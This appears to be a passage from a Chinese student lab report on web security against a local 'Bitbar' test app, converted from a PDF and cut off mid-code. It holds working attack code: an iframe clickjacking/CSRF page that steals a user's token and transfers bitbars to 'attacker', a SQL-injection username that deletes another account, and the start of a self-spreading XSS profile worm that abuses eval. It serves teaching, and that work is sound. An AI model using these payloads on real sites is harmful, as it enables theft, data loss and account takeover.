


### [ 实验步骤 ]


打开 `b.html`，发现 `xhr` 请求出现 CORS 错误(由于后端没有设置相应的跨域策略，这是正常的)。虽然出现错误，但后端仍然能够正常收到请求，只是浏览器拒绝收到其响应。

| name          | Status     | Protocol | Type     | Initiator                    |
|---------------|------------|----------|----------|------------------------------|
| b.html        | Finished   | file     | document | Other                        |
| post_transfer | CORS error |          | xhr      | <a href="#">select.js:15</a> |


执行后跳转到百度网站。



运行前资金情况如下所示。



运行程序后发现 user1 向 attacker 转账 10 bitbar。



### 4. 任务四

#### [ 实验要求 ]

在 bp.html 页面进行交互


交互完成后，10bitbars 会从 user1 账户转入到 attacker 账户，当转账操作执行

完成后，页面将重定向到 [www.baidu.com](http://www.baidu.com)

必须通过 /super\_secure\_transfer 和 /super\_secure\_post\_transfer 进行交互

#### [ 漏洞分析 ]

直接访问页面进行转账，可以发现与之间的转账相比，该表单需要输入 Super Secure Token 字段。



由于同源策略，我们无法直接在 `bp.html` 中构造 `js` 代码来获取 `/super_secure_transfer` 中的 `token`。一种思路是类似于 `iframe` 点击劫持攻击，我们在 `bp.html` 中嵌入转账网站 `/super_secure_transfer`，并通过设置合适的样式，使其对于被攻击者看起来是合法的，诱导用户自己输入 `token`，通过获取到的 `token`，向 `/super_secure_post_transfer` 发送转账请求，偷取 `bitbars`。

## [ 攻击原理 ]

我们构造了 `bp.html` 和 `bp2.html`，在 `bp2.html` 中嵌入 `/super_secure_transfer`，在 `bp.html` 中嵌入 `bp2.html`，其和嵌入相关的代码如下：

`bp.html` 文件如下所示：

```
1. <!DOCTYPE html>
2. <html>
3.
4. <head>
5.     <meta charset='utf-8'>
6.     <meta http-equiv='X-UA-Compatible' content='IE=edge'>
```



```

7.     <title>Stolen bitbar</title>
8.     <meta name='viewport' content='width=device-width, in
      itial-scale=1'>
9.     <script>
10.         function transfer() {
11.             const val = 10;
12.
13.             let token = document.getElementById("token").
      value;
14.
15.             if (token.length != 22) {
16.                 alert("请输入合法的 token!");
17.                 document.getElementById("token").value =
      "";
18.                 return;
19.             }
20.
21.             const xhr = new XMLHttpRequest();
22.             xhr.open("POST", "http://127.0.0.1:3000/super
      _secure_post_transfer", false);
23.             xhr.setRequestHeader('Content-type', 'applica
      tion/x-www-form-urlencoded');
24.             xhr.withCredentials = true;
25.             try {
26.                 xhr.send(`destination_username=attacker&q
      uantity=${val}&tokeninput=${token}`);
27.             }
28.             finally {
29.                 window.location.replace("https://www.baid
      u.com");
30.             }
31.         }
32.     </script>
33.
34. </head>
35.
36. <body>
37.     <label for="token">请输入以下 token 验证身份: </label>
38.     <input type="text" , id="token">
39.     <button type="button" onclick="transfer()">
40.         验证
41.     </button>
42.     <br />

```

```

43.     <iframe src="bp2.html" scrolling="no" class="iframe"
        frameborder="0"></iframe>
44. </body>
45.
46. </html>

```

bp2.html 文件如下所示：

```

1.  <!DOCTYPE html>
2.  <html>
3.  <head>
4.      <meta charset='utf-8'>
5.      <meta http-equiv='X-UA-Compatible' content='IE=edge'>
6.      <title>iframe</title>
7.      <meta name='viewport' content='width=device-width, in
        itial-scale=1'>
8.
9.      <style type="text/css">
10.          .wrapper {
11.              height: 20px;
12.              width: 300px;
13.              margin: 10px 30px;
14.              overflow: hidden;
15.              position: relative;
16.          }
17.          .iframe {
18.              height: 1024px;
19.              width: 768px;
20.              position: absolute;
21.              top: -575px;
22.              left: -20px;
23.          }
24.      </style>
25. </head>
26. <body>
27.     <div class="wrapper">
28.         <iframe class="iframe" src="http://127.0.0.1:3000
            /super_secure_transfer" scrolling="no">
29.
30.         </iframe>
31.     </div>
32.
33. </body>
34. </html>


```

## 网络安全 Web Security 实验

需要注意的是，为了让用户无法察觉到被嵌入 `iframe`，我们需要为 `iframe` 设置合适的样式，对应于 `bp2.html` 的 `<style>...</style>` 部分。

### [ 实验步骤 ]

先运行 `bp2.html`，跳出登陆页面，登录 `user1`。



再运行 `bp.html`，将显示的 `token` 输入到输入框中验证身份。




最后跳转到百度页面。




## 网络安全 Web Security 实验

查看资金情况。

运行前如下所示：



运行后发现成功转账 10 bitbar。



## 5. 任务五

### [ 实验要求 ]

使用恶意构造的用户名创建一个用户


在 close 页面上确认删除该用户，新建的用户和 user3 账户都会被删除

## [ 漏洞分析 ]

找到后台删除用户的源代码，可以发现其操作如下

- 1) 获取当前登录的用户名；
- 2) 根据用户名删除该用户；

创建一个新用户 **cx**。



Register

Username


cx

Password

·|

Register

用 **cx** 账户登陆网站。



Home Transfer Close Profile


Hi, cx Log out

Home

You have 200 pitbars.

Your profile text:

关闭该账号。



Home Transfer Close Profile

Hi, cx Log out


Closing your account

At Bitbar, we value all our users and we would be really sad to see you leave. However, if for some reason you need to close your account, please confirm that you are cx and click on the button below.

Please note that once deleted, we will not be able to restore your account.

I confirm that I want to close my account

成功关闭。



可以看到后台执行的 sql 语句如下。

```
Started GET "/assets/silver_bars.jpg" for 127.0.0.1 at 2021-05-25 16:20:01 +0800
Started POST "/close" for 127.0.0.1 at 2021-05-25 16:20:04 +0800
Processing by UserController#post_delete_user as HTML
  User Load (0.1ms) SELECT "users".* FROM "users" WHERE "users"."id" = ? LIMIT ? [{"id", 5}, [{"L
DEPRECATION WARNING: Passing conditions to destroy_all is deprecated and will be removed in Rails 5
nditions).destroy_all. (called from post_delete_user at /home/qiufeng/courses/network-security/web-
_controller.rb:127)
  User Load (0.1ms) SELECT "users".* FROM "users" WHERE (username = 'test')
  (0.0ms) begin transaction
  SQL (0.1ms) DELETE FROM "users" WHERE "users"."id" = ? [{"id", 5}]
  (4.9ms) commit transaction
Rendering user/delete_user_success.html.erb within layouts/application
Rendered user/delete_user_success.html.erb within layouts/application (0.3ms)
Completed 200 OK in 13ms (Views: 5.2ms | ActiveRecord: 5.2ms)
```

如果我们构造用户名为 `user3' or username like 'user3%`，那么第一个单引号将使得查询语句的左部分闭合，即获取到用户 `user3`，右边则使用了模糊查询，匹配所有以 `user3` 开头的用户，即当前恶意的用户。在执行删除操作时，`user3` 和恶意用户会同时被删除。

### [ 攻击原理 ]

攻击者注册新用户 `user3' or username like 'user3%`，利用 sql 注入漏洞同时删除 `user3` 和自身。

## [ 实验步骤 ]

注册恶意用户 `user3'` or `username like 'user3%`。




The screenshot shows a registration form titled "Register". It has two input fields: "Username" and "Password". The "Username" field contains the text `ser3' or username like 'user3%`, which is highlighted with a red rectangular box. The "Password" field contains two dots, indicating masked input. Below the fields is a "Register" button.

注册成功。



The screenshot shows a user interface after registration. At the top right, it says "Hi, user3' or username like 'user3%" next to a "Log out" button. Below this, a message "Welcome, user3' or username like 'user3%!" is highlighted with a red rectangular box. Underneath, it says "Your account has been created and you have been logged in."


删除账户。



The screenshot shows a user interface after account closure. At the top right, there are "Log in" and "Register" buttons. Below them, the text "Account closed" is displayed. A message "You have successfully closed your account, user3' or username like 'user3%" is highlighted with a red rectangular box. At the bottom, it says "We will miss you!"



查看资金情况，发现 user3 已经被删除。



### 6. 任务六

#### [ 实验要求 ]

构造 profile，当其他用户阅读这个 profile 时，1 个 bitbar 将会从当前庄户转到 attacker 账户，并且将当前用户的 profile 修改成该 profile。

#### [ 漏洞分析 ]

根据实验三我们知道要进行转账只需要向地址 /post\_transfer 发送 POST 请求。

我们对正常修改 profile 的过程进行抓包，可以发现修改 profile 只需要向 /set\_profile 发送 POST 请求，且表单字段为 new\_profile。

#### ▼ General

**Request URL:** http://127.0.0.1:3000/set\_profile

**Request Method:** POST

**Status Code:** 🟢 200 OK

**Remote Address:** 127.0.0.1:3000

**Referrer Policy:** strict-origin-when-cross-origin



那么我们只需要当其他用户阅读该 profile 时，自动向这两个地址发送请求即可以达到目的。

## [ 攻击原理 ]

联想到实验一，我们首先尝试 XSS 注入攻击，输入如下 profile：



获取 attacker 的 profile，发现没有弹框，说明 XSS 攻击失效了。

查看后端源码，可以发现其使用了 `sanitize_profile` 对输入数据进行了过滤。继续往下看，可以看到如下代码，其本意为获取 id 为 `bitbar_count` 的字段，并使用 `eval` 根据其 `class` 属性值计算当前用户的 bitbar。

根据这里的回答，我们可以了解到如果多个 DOM 元素存在相同的 id，那么使用 `document.getElementById` 将只能获取第一个 id 指向的元素。由于 profile 先于 bitbar 被定义，如果我们在 profile 的某个 DOM 元素中设置其 id 同样为 `bitbar_count`，并且其 `class` 属性的值为恶意的代码，那么 `eval` 命令将会执行我们构造的恶意代码。

构造 profile 的内容如下，在该 profile 中定义了 id 为 `bitbar_count` 的 `span` 元素，根据之前的分析，其 `class` 的属性值会被当成 js 语句执行，即 id 为 `worm` 的 `span` 元素的 inner HTML 的内容会被当成 js 语句执行。该语句向 `/post_transfer` 发送了转账请求，向 `/set_profile` 发送了修改 profile 请求。这里我们在执行

innerHTML 之前将 `amp;` 转换为空字符，这是因为 `sanitize_profile` 函数会将表单中的 `&` 符号转义为 `&amp;`。

```

1. <span id="attacker_profile">
2.   <!-- 漏洞的关键在于下面的 bitbar_count id -->
3.   <span id="bitbar_count" class="eval(document.getElementBy
      ntById('worm').innerHTML.replace('amp;', ''))"></span>
4.   <span id="worm">
5.     function send_xhr_post_request(request_url, post_
      data) {
6.       const xhr = new XMLHttpRequest();
7.       xhr.open("POST", request_url, true);
8.       xhr.setRequestHeader("Content-type", "applica
      tion/x-www-form-urlencoded");
9.       xhr.withCredentials = true;
10.      xhr.send(post_data);
11.
12.      console.log(`url: ${request_url}\ndata: ${pos
